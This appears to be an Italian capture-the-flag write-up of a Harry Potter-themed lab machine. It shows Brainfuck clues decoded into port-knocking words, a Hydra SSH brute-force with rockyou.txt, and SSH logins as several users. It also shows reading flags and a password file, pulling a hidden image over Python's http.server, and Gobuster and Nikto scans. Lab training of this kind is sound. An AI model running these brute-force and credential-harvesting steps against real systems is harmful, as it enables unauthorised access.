- [4] = 'i' (105)


e il puntatore sul valore 4, indicando che la sequenza termina nella cella che rappresenta la lettera “i”.

GHOSTPROTOCOL

Execute

In fondo al modulo compare la stringa: bah
segno che ciò che l'utente inserisce nel parametro della URL viene semplicemente riportato nel corpo della pagina, senza elaborazioni aggiuntive.
Il codice HTML contiene un altro blocco Brainfuck

Nel <body> è presente un commento:
++++++++[>+++>+++>++++++++<<<-]>>----..... <snip> .....




Il blocco in input è simile ai precedenti frammenti estratti dal sito:
++...++++[>+>>++>+++<<<-]>>----...

L'output mostrato è: 9220 => giuro
Questa nuova coppia numero ⇒ parola si unisce agli altri termini già trovati:

- 9991 ⇒ di
- 12000 ⇒ il
- 7282 ⇒ intenzioni
- 41002 ⇒ misfatto
- 65511 ⇒ fatto
- 9220 ⇒ giuro

Il memory dump conferma la decodifica, con il puntatore che termina sul carattere "o" (codice ASCII 111).



GHOSTPROTOCOL


Execute

sul login dell’oldsite scrivendo:
“**fatto il misfatto**”

riceviamo questo output

Sul login del nuovo sito scrivendo:
“**giuro solennemente di non avere buone intenzioni**”

riceviamo questo output



GHOSTPROTOCOL

Execute

Esecuzione dello strumento Hydra con una serie di parametri, tra cui:

- un nome utente specificato,
- una wordlist caricata dal percorso /usr/share/wordlists/rockyou.txt,
- l'indirizzo del servizio SSH (192.168.50.8)
- una porta non standard (2222).

Hydra riporta:

- Avvisi riguardo la limitazione nei task paralleli (messaggi WARNING).
- Informazioni sull'attività in corso:
  - max 16 tasks per host
  - 14.3 milioni di tentativi totali
  - circa 896.000 tentativi per task

La parte mostrata registra alcuni dei tentativi effettuati, con l'indicazione progressiva dei valori testati.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l user -P /usr/share/wordlists/rockyou.txt -V 192.168.50.8 -s 2222 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-12 08:56:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restor
e

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.50.8:2222/
[ATTEMPT] target 192.168.50.8 - login "user" - pass "123456" - 1 of 14344399 [child 0] (0/0)
```

- Dopo una serie di tentativi, la riga in verde indica che il servizio SSH all'indirizzo 192.168.50.8 ha restituito una combinazione accettata di:
  - username: user
  - password: harry
- Hydra segnala:
- 1 of 1 target successfully completed, 1 valid password found
- Subito dopo, l'esecuzione si chiude con:
- finished at 2025-11-12 08:58:13

```
[ATTEMPT] target 192.168.50.8 - login "user" - pass "harry" - 1404 of 14344399 [child 6] (0/0)
[2222][ssh] host: 192.168.50.8   login: user   password: harry
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-12 08:58:13
```

GHOSTPROTOCOL

Execute

Sessione terminale in cui:

- L'utente tenta la connessione SSH verso
- 192.168.50.8
- sulla porta 2222.
- Dopo l'autenticazione, compare un messaggio di benvenuto in stile narrativo.

- Il prompt mostra che il login è riuscito come utente user su un sistema denominato hogtheta: user@hogtheta:~$
- Il comando id mostra: uid=9754(user) gid=9754(user) groups=9754(user)
- confermando che l'utente ha privilegi standard (nessun ruolo amministrativo).

Accesso con autenticazione riuscita


- L'utente inserisce la password e accede nuovamente al server "HogTheta".
- Compare il medesimo banner narrativo di benvenuto.


Sul terminale è elencato il filesystem montato:

Filesystem	Size	Used	Avail	Use%	Mounted on
rootfs	4.7G	731M	3.8G	17%	/
/dev/disk/by-uuid/...	4.7G	731M	3.8G	17%	/
tmpfs	25M	0	25M	0%	/run
tmpfs	5M	0	5M	0%	/run/lock

Alla fine dell'output appare una frase inserita come parte della struttura del sistema:

La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.





GHOSTPROTOCOL

Execute


Dati i numeri delle Porte ottenuti

- 9991: “di”
- 12000: “il”
- 7282: “intenzioni”
- 41002: “misfatto”
- 65511: “fatto”
- 9220: “giuro”
- 1700: “solennemente”
- 55677: “non avere”
- 37789: “buone”

abbiamo utilizzato il tool di Linux Knock per “bussare” su queste porte specifiche in una data sequenza finalizzata alla formazione della frase:

- **giuro solennemente di non avere buone intenzioni**

Grazie a questo escamotage il Firewall ci ha *magicamente* aperto la porta 22.



Sessione SSH completata con successo verso il sistema 192.168.50.8, questa volta usando l’utente: milena
Dopo l’autenticazione appare: Theta fa schifo


Nel percorso /home/milena compare un file: flag.txt
Il contenuto visualizzato è: FLAG{incanto_della_sapienza_123}
A seguire viene mostrato l’elenco dei file personali dell’utente;

Il comando id mostra: uid=1001(milena) gid=1001(milena) groups=1001(milena),1004(shared)
che conferma:

- account standard (non amministratore)
- appartenenza a un gruppo condiviso chiamato shared

Milena esplora /home, trovando le cartelle: anna / luca / marco / milena / shared
che coincidono con i nomi già presenti nel database “oldsite”.

Nella directory: /home/shared
è presente un file: myLovePotion.swp
Il contenuto visualizzato mostra: darkprincess (ed altre due password potenziali)



GHOSTPROTOCOL

Execute

L’utente digita: ssh marco@192.168.50.8
Dopo l’inserimento della password corretta, il server risponde con lo stesso messaggio già visto per altri utenti: Theta fa schifo
Questo testo appare come un banner personalizzato del sistema.
Il comando: ls -la
mostra i contenuti della home di marco.
Qui sono presenti solo file standard del profilo utente:

- .bash_logout
- .bashrc
- .profile
- una directory .cache/

Non è presente nessun file aggiuntivo particolare, né alcun file “flag.txt”, a differenza degli utenti milena e luca.
Questo rende il profilo di marco l’unico finora privo di elementi narrativi aggiuntivi o file personalizzati.
Tutti i file sono di proprietà: marco marco
coerente con un account standard, senza alcun file creato da root.

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ssh marco@192.168.50.8
marco@192.168.50.8's password:
Theta fa schifo

marco@blackbox:~$ ls -la
total 24
drwx------ 3 marco marco 4096 Sep 30  2024 .
drwxr-xr-x 7 root  root  4096 Sep 30  2024 ..
-rw-r--r-- 1 marco marco  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 marco marco 3771 Sep 22  2024 .bashrc
drwx------ 2 marco marco 4096 Sep 23  2024 .cache
-rw-r--r-- 1 marco marco  807 Sep 22  2024 .profile
marco@blackbox:~$
```

Effettuato login SSH sull’utente luca dopo un primo tentativo non valido.

La directory home mostra, oltre ai file di configurazione standard, la presenza del file di grandi dimensioni theta-key.jpg.bk e del file flag.txt, quest’ultimo con proprietà root:root.

Nonostante i permessi ristretti, l’utente riesce a leggere il contenuto della flag (FLAG{cuore_di_leone_456}), indicando una potenziale misconfigurazione dei permessi o accesso privilegiato non previsto.”

```
┌──(kali㉿kali)-[~]
└─$ ssh luca@192.168.50.8
luca@192.168.50.8's password:

Permission denied, please try again.
luca@192.168.50.8's password:
Theta fa schifo


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luca@blackbox:~$ ls -la
total 168
drwx------ 3 luca luca   4096 Nov 12 15:22 .
drwxr-xr-x 7 root root   4096 Sep 30  2024 ..
-rw-r--r-- 1 luca luca    220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 luca luca   3771 Sep 22  2024 .bashrc
drwx------ 2 luca luca   4096 Nov 12 15:22 .cache
-rw-r--r-- 1 luca luca    807 Sep 22  2024 .profile
-rw-r--r-- 1 luca luca 142396 Oct  2  2024 .theta-key.jpg.bk
-rw-r--r-- 1 root root     25 Sep 24  2024 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
```

GHOSTPROTOCOL

Execute

L’utente luca avvia un web server HTTP minimalista tramite python3 -m http.server in listening sulla porta 8000.

Dal log emergono richieste GET provenienti dall’host 192.168.50.3: prima una richiesta alla root (GET /) con risposta 200, seguite da tentativi di recupero di risorse inesistenti (favicon.ico, risposta 404).


Infine viene effettuata correttamente una richiesta al file .theta-key.jpg.bk, servito con codice 200. Ciò indica l’esfiltrazione controllata del file tramite HTTP.

```
-bash: python: command not found
luca@blackbox:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.50.3 - - [12/Nov/2025 16:55:16] "GET / HTTP/1.1" 200 -
192.168.50.3 - - [12/Nov/2025 16:55:16] code 404, message File not found
192.168.50.3 - - [12/Nov/2025 16:55:16] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.3 - - [12/Nov/2025 16:55:18] "GET /.theta-key.jpg.bk HTTP/1.1" 200 -
```

La navigazione verso http://192.168.50.8:8000/ mostra la directory listing della home dell’utente luca, resa pubblicamente accessibile dal server HTTP di Python.

L’elenco include file di configurazione Bash, la directory .ssh/, il file .theta-key.jpg.bk e il file sensibile flag.txt.

L’esposizione automatica della directory conferma la mancanza di restrizioni e permette il download diretto di file sensibili tramite browser.




GHOSTPROTOCOL

Execute

L’immagine .theta-key.jpg.bk viene sottoposta a un’analisi steganografica tramite la piattaforma acquisizioniforensi.it.

Il risultato attribuisce un punteggio di sospetto del 100% e conferma la presenza di dati nascosti. I test chi-square per i canali RGB risultano significativi, l’analisi RS indica modifiche LSB e l’entropia dei bit è anormalmente elevata, tutti indicatori compatibili con tecniche di steganografia LSB.

Viene inoltre rilevata un’anomalia nelle dimensioni del file rispetto a quelle attese per un JPEG della stessa risoluzione.



Viene avviata un’enumerazione di directory sul server HTTP esposto all’indirizzo http://192.168.50.8:8000 tramite Gobuster (modalità dir).

L’analisi utilizza il wordlist directory-list-2.3-medium.txt e 10 thread. L’intero dizionario viene processato (220.558 voci), senza rilevare directory aggiuntive diverse da quelle già individuate tramite directory listing pubblico.

L’assenza di risorse scoperte suggerisce che l’esposizione non deriva da directory nascoste, ma dalla configurazione di default del modulo http.server di Python.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.50.8:8000
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.8:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```


GHOSTPROTOCOL

Execute

La scansione Nikto condotta su http://192.168.50.8:8000 identifica numerose debolezze dovute all'utilizzo del server SimpleHTTP/0.6 di Python (versione 3.10.12).

Il report segnala l'assenza degli header di sicurezza X-Frame-Options e X-Content-Type-Options, oltre alla presenza della directory listing abilitata per default. Vengono rilevati potenziali file sensibili accessibili nel web root, tra cui .bashrc, .profile e .ssh/known_hosts, indicando un'esposizione impropria della home directory dell'utente.


Non vengono rilevate vulnerabilità specifiche note da database Nikto, ma l'esposizione dei file personali rappresenta un rischio critico di information disclosure.



La pagina http://192.168.50.8:8000/ mostra nuovamente la directory listing completa della home utente, con file di configurazione e la presenza della flag.txt.

